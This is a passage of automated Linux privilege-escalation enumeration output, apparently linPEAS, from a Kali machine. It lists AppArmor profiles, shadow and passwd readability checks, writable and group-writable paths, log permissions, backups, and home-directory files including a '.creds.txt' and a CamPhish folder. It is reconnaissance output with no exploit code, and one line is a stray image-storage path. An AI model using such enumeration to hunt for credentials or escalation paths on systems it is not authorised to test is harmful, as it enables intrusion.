-rw-r--r-- 1 root root 6206 Mar 25 01:32 torbrowser.Browser.firefox
-rw-r--r-- 1 root root 1667 Mar 25 01:32 torbrowser.Tor.tor
-rw-r--r-- 1 root root 3448 Aug 29 2024 usr.bin.man
-rw-r--r-- 1 root root 1590 Sep 1 2024 usr.bin.tcpdump
-rw-r--r-- 1 root root 2222 Dec 22 2024 usr.libexec.geoclue
-rw-r--r-- 1 root root 2255 Jan 21 2024 usr.lib.ipsec.charon
-rw-r--r-- 1 root root 872 Jan 21 2024 usr.lib.ipsec.stroke
-rw-r--r-- 1 root root 31789 Jul 30 15:45 usr.lib.snapd.snap-confine.real
-rw-r--r-- 1 root root 644 Feb 20 2025 usr.sbin.haveged
-rw-r--r-- 1 root root 730 Feb 19 2025 usr.sbin.mariadb
```

⇒ Hashes inside passwd file? No
⇒ Writable passwd file? No
⇒ Credentials in fstab/mtab? No
⇒ Can I read shadow files? No
⇒ Can I read shadow plists? No
⇒ Can I write shadow plists? No
⇒ Can I read opasswd file? No
⇒ Can I write in network-scripts? No
⇒ Can I read root folder? No

===== Searching root files in home dirs (limit 30)

/home/
/home/kali/Burpsuite-Professional
/home/kali/Burpsuite-Professional/.git
/home/kali/Burpsuite-Professional/.git/logs
/home/kali/Burpsuite-Professional/.git/logs/HEAD
/home/kali/Burpsuite-Professional/.git/logs/refs
/home/kali/Burpsuite-Professional/.git/logs/refs/heads
/home/kali/Burpsuite-Professional/.git/logs/refs/heads/main
/home/kali/Burpsuite-Professional/.git/logs/refs/remotes
/home/kali/Burpsuite-Professional/.git/logs/refs/remotes/origin
/home/kali/Burpsuite-Professional/.git/logs/refs/remotes/origin/HEAD
/home/kali/Burpsuite-Professional/.git/hooks
/home/kali/Burpsuite-Professional/.git/hooks/pre-commit.sample
/home/kali/Burpsuite-Professional/.git/hooks/pre-push.sample
/home/kali/Burpsuite-Professional/.git/hooks/commit-msg.sample

/home/kali/Burpsuite-Professional/.git/hooks/sendemail-validate.sample
/home/kali/Burpsuite-Professional/.git/hooks/applypatch-msg.sample
/home/kali/Burpsuite-Professional/.git/hooks/fsmonitor-watchman.sample
/home/kali/Burpsuite-Professional/.git/hooks/pre-applypatch.sample
/home/kali/Burpsuite-Professional/.git/hooks/pre-receive.sample
/home/kali/Burpsuite-Professional/.git/hooks/prepare-commit-msg.sample
/home/kali/Burpsuite-Professional/.git/hooks/pre-merge-commit.sample
/home/kali/Burpsuite-Professional/.git/hooks/post-update.sample
/home/kali/Burpsuite-Professional/.git/hooks/push-to-checkout.sample
/home/kali/Burpsuite-Professional/.git/hooks/update.sample
/home/kali/Burpsuite-Professional/.git/hooks/pre-rebase.sample
/home/kali/Burpsuite-Professional/.git/HEAD
/home/kali/Burpsuite-Professional/.git/info
/home/kali/Burpsuite-Professional/.git/info/exclude
/home/kali/Burpsuite-Professional/.git/packed-refs

|| Searching folders owned by me containing others files on it (limit 100)

-rw-r--r-- 1 root root 1129 May 19 21:20 install.sh
-rw-r--r-- 1 root root 1208 May 19 21:20 update.sh
-rw-r--r-- 1 root root 3521 May 19 21:20 README.md
-rw-r--r-- 1 root root 37369 May 19 21:20 loader.jar
-rw-r--r-- 1 root root 3776 May 19 21:20 install.ps1
-rw-r--r-- 1 root root 4102184 May 19 21:20 launcher.jpg
-rw-r--r-- 1 root root 4286 May 19 21:20 burp_suite.ico
-rw-r--r-- 1 root root 50199 May 19 21:20 Launcher.jpg
-rw-r--r-- 1 root root 583004371 May 19 21:22 burpsuite_pro_v2025.jar

-rwxr-xr-x 1 root root 437 May 19 21:39 burpsuitepro

total 573444

===== || Readable files belonging to root and readable by me but not world readable

-rw-r----- 1 root dip 1093 Mar 7 2025 /etc/ppp/peers/provider

-rw-r----- 1 root dip 656 Mar 7 2025 /etc/chatscripts/provider

-rw-r----- 1 root adm 0 Mar 7 2025 /var/log/apache2/error.log

-rw-r----- 1 root adm 0 Mar 7 2025 /var/log/apache2/other_vhosts_access.log

-rw-r----- 1 root adm 0 Mar 7 2025 /var/log/apache2/access.log

-rw-r----- 1 root adm 155198 Apr 29 01:14 /var/log/apt/term.log.3.gz

-rw-r----- 1 root adm 43226 Sep 9 04:47 /var/log/apt/term.log.1.gz

-rw-r----- 1 root adm 932 Jul 7 09:02 /var/log/apt/term.log.2.gz

-rw-r----- 1 root adm 79874 Sep 22 05:33 /var/log/apt/term.log

===== || Interesting writable files owned by me or writable by everyone (not in Home) (max 200)

📖 <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files>

/dev/mqueue

/dev/shm

/home/kali

/run/lock

/run/screen

/run/screen/S-kali

/run/user/1000

/run/user/1000/at-spi

/run/user/1000/dbus-1

/run/user/1000/dbus-1/services

/run/user/1000/dconf

/run/user/1000/dconf/user

/run/user/1000/doc

/run/user/1000/doc/by-app

/run/user/1000/doc/by-app/snap.postman

/run/user/1000/gcr

/run/user/1000/gnupg

/run/user/1000/gvfs

/run/user/1000/gvfsd

/run/user/1000/ICEauthority

#)You_can_write_even_more_files_inside_last_directory

/run/user/1000/pulse/pid

/run/user/1000/snap.postman

/run/user/1000/snap.postman/dconf

/run/user/1000/speech-dispatcher

/run/user/1000/speech-dispatcher/log

/run/user/1000/speech-dispatcher/log/debug

/run/user/1000/speech-dispatcher/log/dummy.log

/run/user/1000/speech-dispatcher/log/espeak-ng-fallback.log

/run/user/1000/speech-dispatcher/log/espeak-ng.log

/run/user/1000/speech-dispatcher/log/espeak-ng-mbrola.log

#)You_can_write_even_more_files_inside_last_directory

/run/user/1000/speech-dispatcher/pid
/run/user/1000/speech-dispatcher/pid/speech-dispatcher.pid
/run/user/1000/systemd
/run/user/1000/systemd/generator.late
/run/user/1000/systemd/generator.late/app-atx2dspix2ddbusx2dbus@autostart.service
/run/user/1000/systemd/generator.late/app-blueman@autostart.service
/run/user/1000/systemd/generator.late/app-geoclue2ddemox2dagent@autostart.service
/run/user/1000/systemd/generator.late/app-gnomex2dkeyringx2dpcs11@autostart.service
/run/user/1000/systemd/generator.late/app-gnomex2dkeyringx2dsecrets@autostart.service
#)You_can_write_even_more_files_inside_last_directory

/run/user/1000/systemd/inaccessible
/run/user/1000/systemd/inaccessible/dir
/run/user/1000/systemd/inaccessible/reg
/run/user/1000/systemd/propagate
/run/user/1000/systemd/propagate/.os-release-stage
/run/user/1000/systemd/propagate/.os-release-stage/os-release
/run/user/1000/systemd/transient
/run/user/1000/systemd/transient/snap.postman.postman-47ddd7d2-7633-4687-98b5-4f8c652975c5.scope
/run/user/1000/systemd/units
/snap/core18/2947/tmp
/snap/core18/2947/var/tmp
/tmp
/tmp/config-err-5QQgOa
/tmp/.font-unix

/tmp/hsperfdata_kali
/tmp/hsperfdata_kali/8612
/tmp/.ICE-unix
/tmp/ssh-WEz31XVq7ueM
/tmp/Temp-625e4e35-3230-4ae2-8320-f6f4e3b5adc0
/tmp/tmux-1000
/tmp/VMwareDnD
#)You_can_write_even_more_files_inside_last_directory

/usr/local/bin/ngrok
/var/lib/php/sessions
/var/tmp

|| Interesting GROUP writable files (not in Home) (max 200)


ℒ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files>

Group kali:

/run/user/1000/snap.postman/dconf
/run/user/1000/pipewire-0-manager.lock
/run/user/1000/pipewire-0.lock
/run/user/1000/speech-dispatcher/log/speech-dispatcher.log
/run/user/1000/speech-dispatcher/pid/speech-dispatcher.pid
/run/user/1000/pulse/pid

Group adm:

/var/log/redis/redis-server-openssl.log.1
/var/log/redis/redis-server-openssl.log



┌───┐ .sh files in path

└─ <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#scriptbinaries-in-path>

/usr/bin/gvmap.sh

/usr/bin/gettext.sh

/usr/bin/socat-broker.sh

/usr/bin/socat-mux.sh

/usr/bin/socat-chain.sh

┌───┐ Executable files potentially added by user (limit 70)

2025-09-22+03:23:43.4561373960 /home/kali/ghidra/gradlew

2025-09-22+03:23:43.4521373220 /home/kali/ghidra/docker/entrypoint.sh

2025-09-22+03:23:43.4521373220 /home/kali/ghidra/docker/build-docker-image.sh

2025-09-22+03:23:43.4321369510

/home/kali/ghidra/GhidraDocs/GhidraClass/ExerciseFiles/Advanced/write

2025-09-22+03:23:43.4321369510

/home/kali/ghidra/GhidraDocs/GhidraClass/ExerciseFiles/Advanced/switch

2025-09-22+03:23:43.4321369510

/home/kali/ghidra/GhidraDocs/GhidraClass/ExerciseFiles/Advanced/sharedReturn

2025-09-22+03:23:43.4321369510

/home/kali/ghidra/GhidraDocs/GhidraClass/ExerciseFiles/Advanced/setRegister

2025-09-22+03:23:43.4321369510

/home/kali/ghidra/GhidraDocs/GhidraClass/ExerciseFiles/Advanced/override.so

2025-09-22+03:23:43.4321369510

/home/kali/ghidra/GhidraDocs/GhidraClass/ExerciseFiles/Advanced/opaque

2025-09-22+03:23:43.4321369510

/home/kali/ghidra/GhidraDocs/GhidraClass/ExerciseFiles/Advanced/noReturn

2025-09-22+03:23:43.4321369510

/home/kali/ghidra/GhidraDocs/GhidraClass/ExerciseFiles/Advanced/ldiv

2025-09-22+03:23:43.4321369510

/home/kali/ghidra/GhidraDocs/GhidraClass/ExerciseFiles/Advanced/jumpWithinInstruction

2025-09-22+03:23:43.4321369510

/home/kali/ghidra/GhidraDocs/GhidraClass/ExerciseFiles/Advanced/inline

2025-09-22+03:23:43.4321369510

/home/kali/ghidra/GhidraDocs/GhidraClass/ExerciseFiles/Advanced/globalRegVars.so

2025-09-22+03:23:43.4321369510

/home/kali/ghidra/GhidraDocs/GhidraClass/ExerciseFiles/Advanced/dataMutability

2025-09-22+03:23:43.4321369510

/home/kali/ghidra/GhidraDocs/GhidraClass/ExerciseFiles/Advanced/custom

2025-09-22+03:23:43.4321369510

/home/kali/ghidra/GhidraDocs/GhidraClass/ExerciseFiles/Advanced/createStructure

2025-09-22+03:23:43.4321369510

/home/kali/ghidra/GhidraDocs/GhidraClass/ExerciseFiles/Advanced/compilerVsDecompiler

2025-09-22+03:23:43.4321369510

/home/kali/ghidra/GhidraDocs/GhidraClass/ExerciseFiles/Advanced/animals

2025-09-22+03:23:43.4161366550

/home/kali/ghidra/GhidraDocs/GhidraClass/BSim/images/preferences-web-browser-shortcuts.png

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Linux/support/sleigh

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Linux/support/pyghidraRun

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Linux/support/launch.sh

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Linux/support/jythonRun

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Linux/support/jshellRun

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Linux/support/GhidraGo/ghidraGo

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Linux/support/ghidraDebug

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Linux/support/ghidraClean

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Linux/support/gdbGADPServerRun

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Linux/support/convertStorage

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Linux/support/buildGhidraJar

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Linux/support/bsim_ctl

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Linux/support/bsim

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Linux/support/analyzeHeadless

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Linux/server/svrUninstall

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Linux/server/svrInstall

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Linux/server/svrAdmin

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Linux/server/ghidraSvr

2025-09-22+03:23:43.3401352450 /home/kali/ghidra/Ghidra/RuntimeScripts/Linux/ghidraRun

2025-09-22+03:23:43.3401352450

/home/kali/ghidra/Ghidra/RuntimeScripts/Common/server/jaas_external_program.example.sh

2025-09-22+03:23:42.7441241680

/home/kali/ghidra/Ghidra/Features/VersionTrackingBSim/src/test/java/ghidra/feature/vt/api/BSimSelfSimilarCorrelatorTest.java

2025-09-22+03:23:42.7441241680

/home/kali/ghidra/Ghidra/Features/VersionTrackingBSim/src/main/java/ghidra/feature/vt/gui/validator/DecompilerParameterIDVTPreconditionValidator.java

2025-09-22+03:23:42.7441241680

/home/kali/ghidra/Ghidra/Features/VersionTrackingBSim/src/main/java/ghidra/feature/vt/api/PotentialPair.java

2025-09-22+03:23:42.7441241680

/home/kali/ghidra/Ghidra/Features/VersionTrackingBSim/src/main/java/ghidra/feature/vt/api/NeighborGenerator.java

2025-09-22+03:23:42.7441241680

/home/kali/ghidra/Ghidra/Features/VersionTrackingBSim/src/main/java/ghidra/feature/vt/api/NamespaceNeighborhood.java

2025-09-22+03:23:42.7441241680

/home/kali/ghidra/Ghidra/Features/VersionTrackingBSim/src/main/java/ghidra/feature/vt/api/FunctionPair.java

2025-09-22+03:23:42.7441241680

/home/kali/ghidra/Ghidra/Features/VersionTrackingBSim/src/main/java/ghidra/feature/vt/api/FunctionNode.java

2025-09-22+03:23:42.7441241680

/home/kali/ghidra/Ghidra/Features/VersionTrackingBSim/src/main/java/ghidra/feature/vt/api/FunctionNodeContainer.java

2025-09-22+03:23:42.7441241680

/home/kali/ghidra/Ghidra/Features/VersionTrackingBSim/src/main/java/ghidra/feature/vt/api/
BSimProgramCorrelatorMatching.java

2025-09-22+03:23:42.7441241680

/home/kali/ghidra/Ghidra/Features/VersionTrackingBSim/src/main/java/ghidra/feature/vt/api/
BSimProgramCorrelator.java

2025-09-22+03:23:42.7441241680

/home/kali/ghidra/Ghidra/Features/VersionTrackingBSim/src/main/java/ghidra/feature/vt/api/
BSimProgramCorrelatorFactory.java

2025-09-22+03:23:42.7441241680

/home/kali/ghidra/Ghidra/Features/VersionTrackingBSim/src/main/java/ghidra/feature/vt/api/
BinningSystem.java

2025-09-22+03:23:42.7441241680

/home/kali/ghidra/Ghidra/Features/VersionTrackingBSim/src/main/help/help/topics/BSimCorre
lator/BSim_Correlator.html

2025-09-22+03:23:42.7441241680

/home/kali/ghidra/Ghidra/Features/VersionTrackingBSim/src/main/help/help/TOC_Source.xml

2025-09-22+03:23:42.7441241680

/home/kali/ghidra/Ghidra/Features/VersionTrackingBSim/Module.manifest

2025-09-22+03:23:42.7441241680

/home/kali/ghidra/Ghidra/Features/VersionTrackingBSim/certification.manifest

2025-09-22+03:23:42.7441241680

/home/kali/ghidra/Ghidra/Features/VersionTrackingBSim/build.gradle

2025-09-22+03:23:42.5121198450

/home/kali/ghidra/Ghidra/Features/GhidraGo/src/main/help/help/TOC_Source.xml

2025-09-22+03:23:42.3841174600

/home/kali/ghidra/Ghidra/Features/Decompiler/src/decompile/cpp/signature_ghidra.hh

2025-09-22+03:23:42.3841174600

/home/kali/ghidra/Ghidra/Features/Decompiler/src/decompile/cpp/signature_ghidra.cc

2025-09-22+03:23:42.3801173840

/home/kali/ghidra/Ghidra/Features/Decompiler/src/decompile/cpp/signature.hh

2025-09-22+03:23:42.3801173840

/home/kali/ghidra/Ghidra/Features/Decompiler/src/decompile/cpp/signature.cc

2025-09-22+03:23:42.3481167890

/home/kali/ghidra/Ghidra/Features/Decompiler/src/decompile/cpp/analyzesigs.hh

2025-09-22+03:23:42.3481167890

/home/kali/ghidra/Ghidra/Features/Decompiler/src/decompile/cpp/analyzesigs.cc

2025-09-22+03:23:42.3321164900

/home/kali/ghidra/Ghidra/Features/CodeCompare/src/main/java/ghidra/features/codecompare/graphanalysis/TokenBin.java

2025-09-22+03:23:42.3321164900

/home/kali/ghidra/Ghidra/Features/CodeCompare/src/main/java/ghidra/features/codecompare/graphanalysis/Pinning.java

2025-09-22+03:23:42.3321164900

/home/kali/ghidra/Ghidra/Features/CodeCompare/src/main/java/ghidra/features/codecompare/graphanalysis/DataVertex.java

2025-09-22+03:23:42.3321164900

/home/kali/ghidra/Ghidra/Features/CodeCompare/src/main/java/ghidra/features/codecompare/graphanalysis/DataNGram.java

2025-09-22+03:23:42.3321164900

/home/kali/ghidra/Ghidra/Features/CodeCompare/src/main/java/ghidra/features/codecompare/graphanalysis/DataGraph.java

2025-09-22+03:23:42.3321164900

/home/kali/ghidra/Ghidra/Features/CodeCompare/src/main/java/ghidra/features/codecompare/graphanalysis/CtrlVertex.java

===== Unexpected in /opt (usually empty)

total 16

drwxr-xr-x 4 root root 4096 Apr 23 02:27 .

drwxr-xr-x 20 root root 4096 Sep 22 05:33 ..

drwxr-xr-x 3 root root 4096 Mar 7 2025 microsoft

drwxr-xr-x 8 root root 4096 Apr 23 02:27 nessus

===== Unexpected in root

/initrd.img.old

/initrd.img

/htb

/swapfile

/vmlinuz

/vmlinuz.old

===== Modified interesting files in the last 5mins (limit 100)

/home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/DawnGraphiteCache/data_1

/home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/GPUCache/data_1

/home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-a50d78a3f093/DawnWebGPUCache/data_1

/home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/WebStorage/QuotaManager-journal

/home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/WebStorage/QuotaManager

/home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/DawnGraphiteCache/data_1

/home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/GPUCache/data_1

/home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Cache/Cache_Data/eeef58b077904e18_0

/home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/Cache/Cache_Data/index-dir/the-real-index

/home/kali/snap/postman/351/.config/Postman/Partitions/34076f77-9ac9-4e12-bd92-762da4b28746/DawnWebGPUCache/data_1

/home/kali/.gradle/daemon/4.4.1/daemon-8612.out.log

/home/kali/.cache/mozilla/firefox/dc1isery.default-esr/cache2/entries/A5C32FA4A5F7E80C1B1DF3FF2F9188B13136FB2F

/home/kali/.cache/mozilla/firefox/dc1isery.default-esr/cache2/entries/F78127E55BFED56ABB1431A14E05167F67DF386F

/home/kali/.cache/mozilla/firefox/dc1isery.default-esr/cache2/entries/D0F48A0632B6C451791F4257697E861961F06A6F

/home/kali/.cache/mozilla/firefox/dc1isery.default-esr/cache2/entries/B9DFA66059E3219F5D08DF6CD46AFE3A6407168D

/home/kali/.cache/mozilla/firefox/dc1isery.default-esr/cache2/entries/C4638800752DFF5528F832142BF6DC47DD30B7BB

/home/kali/.cache/mozilla/firefox/dc1isery.default-esr/cache2/entries/095F9818D63E659241A6C895F5BC07EC4995D88D

/home/kali/.cache/mozilla/firefox/dc1isery.default-esr/activity-stream.discovery_stream.json

/home/kali/.mozilla/firefox/dc1isery.default-esr/storage/permanent/chrome/idb/1657114595AmcateirvtiSty.sqlite-wal

/home/kali/.mozilla/firefox/dc1isery.default-esr/AlternateServices.bin

/home/kali/.mozilla/firefox/dc1isery.default-esr/cookies.sqlite

/home/kali/.mozilla/firefox/dc1isery.default-esr/cookies.sqlite-wal

/home/kali/.mozilla/firefox/dc1isery.default-esr/datareporting/aborted-session-ping

/home/kali/.mozilla/firefox/dc1isery.default-esr/datareporting/glean/db/data.safe.bin

/var/log/journal/aeff9826fa3d4445943d8d2b88b5e03a/system.journal

/var/log/mosquitto/mosquitto.log

=====|| Syslog configuration (limit 50)

syslog configuration Not Found

|| Auditd configuration (limit 50)

auditd configuration Not Found

|| Log files with potentially weak perms (limit 50)

5035590	4 -rw-r--r--	1 _gvm	_gvm	535 Sep 10 03:32	/var/log/notus-scanner/notus-scanner.log
4981038	0 -rw-r-----	1 root	adm	0 Mar 7 2025	/var/log/apache2/error.log
4981039	0 -rw-r-----	1 root	adm	0 Mar 7 2025	/var/log/apache2/other_vhosts_access.log
4981037	0 -rw-r-----	1 root	adm	0 Mar 7 2025	/var/log/apache2/access.log
4980994	56 -rw-r-----	1 postgres	adm	56857 Sep 22 03:10	/var/log/postgresql/postgresql-17-main.log.1
4982292	4 -rw-r-----	1 postgres	adm	1806 Sep 22 06:14	/var/log/postgresql/postgresql-17-main.log
4994396	32 -rw-----	1 root	kali	28573 Sep 22 02:41	/var/log/vmware-vmusr-kali.log
4981010	0 -rw-r-----	1 www-data	adm	0 Mar 7 2025	/var/log/nginx/error.log
4981009	0 -rw-r-----	1 www-data	adm	0 Mar 7 2025	/var/log/nginx/access.log
4980902	152 -rw-r-----	1 root	adm	155198 Apr 29 01:14	/var/log/apt/term.log.3.gz
5035909	44 -rw-r-----	1 root	adm	43226 Sep 9 04:47	/var/log/apt/term.log.1.gz
4984483	4 -rw-r-----	1 root	adm	932 Jul 7 09:02	/var/log/apt/term.log.2.gz
5035908	84 -rw-r-----	1 root	adm	79874 Sep 22 05:33	/var/log/apt/term.log
5035587	12 -rw-----	1 mosquito	mosquito	9636 Sep 22 06:25	/var/log/mosquitto/mosquitto.log
4981006	0 -rw-r--r--	1 stunnel4	stunnel4	0 Mar 7 2025	/var/log/stunnel4/stunnel.log
4994395	12 -rw-----	1 root	kali	11867 Sep 22 02:41	/var/log/vmware-vmtoolsd-kali.log
5035588	8 -rw-rw----	1 redis	adm	6928 Sep 22 02:41	/var/log/redis/redis-server-openvas.log.1

4983466 0 -rw-rw---- 1 redis adm 0 Sep 22 03:10 /var/log/redis/redis-server-openvas.log

Files inside /home/kali (limit 20)

total 79696

drwx----- 41 kali kali 4096 Sep 22 06:09 .
drwxr-xr-x 3 root root 4096 May 15 02:31 ..
-rw-rw-r-- 1 kali kali 49 Jul 7 05:46 amazon-results.json
-rw-rw-r-- 1 kali kali 103 Jul 7 05:46 amazon-results.xml
-rw-r--r-- 1 kali kali 220 Mar 7 2025 .bash_logout
-rw-r--r-- 1 kali kali 5551 Mar 7 2025 .bashrc
-rw-r--r-- 1 kali kali 3526 Mar 7 2025 .bashrc.original
drwxrwxr-x 3 kali kali 4096 Apr 29 01:54 .bundle
drwx----- 6 kali kali 4096 May 19 21:44 .BurpSuite
drwxr-xr-x 3 root root 4096 May 19 21:22 Burpsuite-Professional
drwxrwxr-x 14 kali kali 4096 Sep 22 06:04 .cache
drwxrwxr-x 4 kali kali 4096 Apr 28 01:04 CamPhish
drwxr-xr-x 19 kali kali 4096 Sep 10 23:26 .config
-rw-rw-r-- 1 kali kali 1785 Apr 28 01:58 .creds.txt
drwxrwxr-x 5 kali kali 4096 Sep 11 03:50 cyart-vapt-team
drwxrwxr-x 3 kali kali 4096 Jul 7 08:59 DAPOKI
drwxr-xr-x 2 kali kali 4096 May 19 21:35 Desktop
-rw-r--r-- 1 kali kali 35 Apr 22 01:56 .dmrc
drwxr-xr-x 2 kali kali 4096 Apr 22 01:56 Documents
drwxr-xr-x 2 kali kali 4096 Sep 22 03:13 Downloads
drwxrwxr-x 2 kali kali 4096 Sep 22 03:52 evidence

-rw-rw-r-- 1 kali kali 10769 Sep 15 06:41 evidence_package_20250915_063810.zip

=====|| Files inside others home (limit 20)

/var/www/html/index.nginx-debian.html

/var/www/html/index.html

/var/lib/postgresql/.psql_history

/var/lib/postgresql/.bash_history

=====|| Searching installed mail applications

=====|| Mails (limit 50)

=====|| Backup folders

drwx----- 2 root root 4096 Apr 23 02:29 /opt/nessus/var/nessus/backups

drwxr-xr-x 2 root root 3 Apr 24 2018 /snap/core18/2947/var/backups

total 0

drwxr-xr-x 2 root root 4096 Sep 9 03:48 /usr/lib/postgresql/17/lib/bitcode/postgres/backup

total 188

-rw-r--r-- 1 root root 12644 May 6 11:55 backup_manifest.bc

-rw-r--r-- 1 root root 45820 May 6 11:55 basebackup.bc

-rw-r--r-- 1 root root 10632 May 6 11:55 basebackup_copy.bc

-rw-r--r-- 1 root root 7648 May 6 11:55 basebackup_gzip.bc

-rw-r--r-- 1 root root 20920 May 6 11:55 basebackup_incremental.bc

-rw-r--r-- 1 root root 7984 May 6 11:55 basebackup_lz4.bc

-rw-r--r-- 1 root root 6048 May 6 11:55 basebackup_progress.bc

```
-rw-r--r-- 1 root root 10280 May  6 11:55 basebackup_server.bc
-rw-r--r-- 1 root root  3716 May  6 11:55 basebackup_sink.bc
-rw-r--r-- 1 root root  7128 May  6 11:55 basebackup_target.bc
-rw-r--r-- 1 root root  4788 May  6 11:55 basebackup_throttle.bc
-rw-r--r-- 1 root root  9052 May  6 11:55 basebackup_zstd.bc
-rw-r--r-- 1 root root 12032 May  6 11:55 walsummary.bc
-rw-r--r-- 1 root root  7620 May  6 11:55 walsummaryfuncs.bc
```

```
drwxr-xr-x 2 root root 4096 Sep  9 03:49 /usr/share/spike/backups
total 24
```

```
-rwxr-xr-x 1 root root 12663 Jan 14  2004 citrix.c
-rwxr-xr-x 1 root root  4242 Jan 14  2004 msrpcfuzz.c
```

```
drwxr-xr-x 2 root root 4096 Sep 22 05:35 /var/backups
total 7656
```

```
-rw-r--r-- 1 root root 174080 Sep 17 01:49 alternatives.tar.0
-rw-r--r-- 1 root root  11231 Sep 11 00:00 alternatives.tar.1.gz
-rw-r--r-- 1 root root  11224 Sep 10 00:29 alternatives.tar.2.gz
-rw-r--r-- 1 root root  11164 May 27 01:27 alternatives.tar.3.gz
-rw-r--r-- 1 root root  11068 Apr 23 02:08 alternatives.tar.4.gz
-rw-r--r-- 1 root root 176851 Sep 22 05:33 apt.extended_states.0
-rw-r--r-- 1 root root  18609 Sep 10 07:51 apt.extended_states.1.gz
-rw-r--r-- 1 root root  18616 Sep 10 00:38 apt.extended_states.2.gz
-rw-r--r-- 1 root root  18939 Sep 10 00:36 apt.extended_states.3.gz
-rw-r--r-- 1 root root  18831 Sep  9 04:47 apt.extended_states.4.gz
-rw-r--r-- 1 root root  18522 Jul  7 09:02 apt.extended_states.5.gz
```

-rw-r--r-- 1 root root 18522 Apr 29 01:38 apt.extended_states.6.gz
-rw-r--r-- 1 root root 0 Sep 17 01:49 dpkg.arch.0
-rw-r--r-- 1 root root 32 Sep 16 05:27 dpkg.arch.1.gz
-rw-r--r-- 1 root root 32 Sep 11 00:00 dpkg.arch.2.gz
-rw-r--r-- 1 root root 32 Sep 10 00:28 dpkg.arch.3.gz
-rw-r--r-- 1 root root 32 Jul 8 01:15 dpkg.arch.4.gz
-rw-r--r-- 1 root root 32 May 27 01:27 dpkg.arch.5.gz
-rw-r--r-- 1 root root 32 May 13 01:23 dpkg.arch.6.gz
-rw-r--r-- 1 root root 9033 Sep 9 03:55 dpkg.diversions.0
-rw-r--r-- 1 root root 1697 Sep 9 03:55 dpkg.diversions.1.gz
-rw-r--r-- 1 root root 1697 Sep 9 03:55 dpkg.diversions.2.gz
-rw-r--r-- 1 root root 1697 Sep 9 03:55 dpkg.diversions.3.gz
-rw-r--r-- 1 root root 1636 Apr 22 02:29 dpkg.diversions.4.gz
-rw-r--r-- 1 root root 1636 Apr 22 02:29 dpkg.diversions.5.gz
-rw-r--r-- 1 root root 1636 Apr 22 02:29 dpkg.diversions.6.gz
-rw-r--r-- 1 root root 683 Mar 7 2025 dpkg.statoverride.0
-rw-r--r-- 1 root root 287 Mar 7 2025 dpkg.statoverride.1.gz
-rw-r--r-- 1 root root 287 Mar 7 2025 dpkg.statoverride.2.gz
-rw-r--r-- 1 root root 287 Mar 7 2025 dpkg.statoverride.3.gz
-rw-r--r-- 1 root root 287 Mar 7 2025 dpkg.statoverride.4.gz
-rw-r--r-- 1 root root 287 Mar 7 2025 dpkg.statoverride.5.gz
-rw-r--r-- 1 root root 287 Mar 7 2025 dpkg.statoverride.6.gz
-rw-r--r-- 1 root root 2859456 Sep 16 06:07 dpkg.status.0
-rw-r--r-- 1 root root 728840 Sep 15 06:49 dpkg.status.1.gz
-rw-r--r-- 1 root root 727915 Sep 10 23:26 dpkg.status.2.gz
-rw-r--r-- 1 root root 729563 Sep 9 04:47 dpkg.status.3.gz

-rw-r--r-- 1 root root 721853 Jul 7 09:02 dpkg.status.4.gz
-rw-r--r-- 1 root root 720394 May 19 21:19 dpkg.status.5.gz
-rw-r--r-- 1 root root 719503 Apr 29 01:14 dpkg.status.6.gz

Backup files (limited 100)

-rw----- 1 kali kali 20327 Sep 18 02:36 /home/kali/.xsession-errors.old
-rw----- 1 kali kali 1031 Sep 22 05:47
/home/kali/snap/postman/351/.config/Postman/Partitions/1d6c411c-7df9-49b7-8cdf-
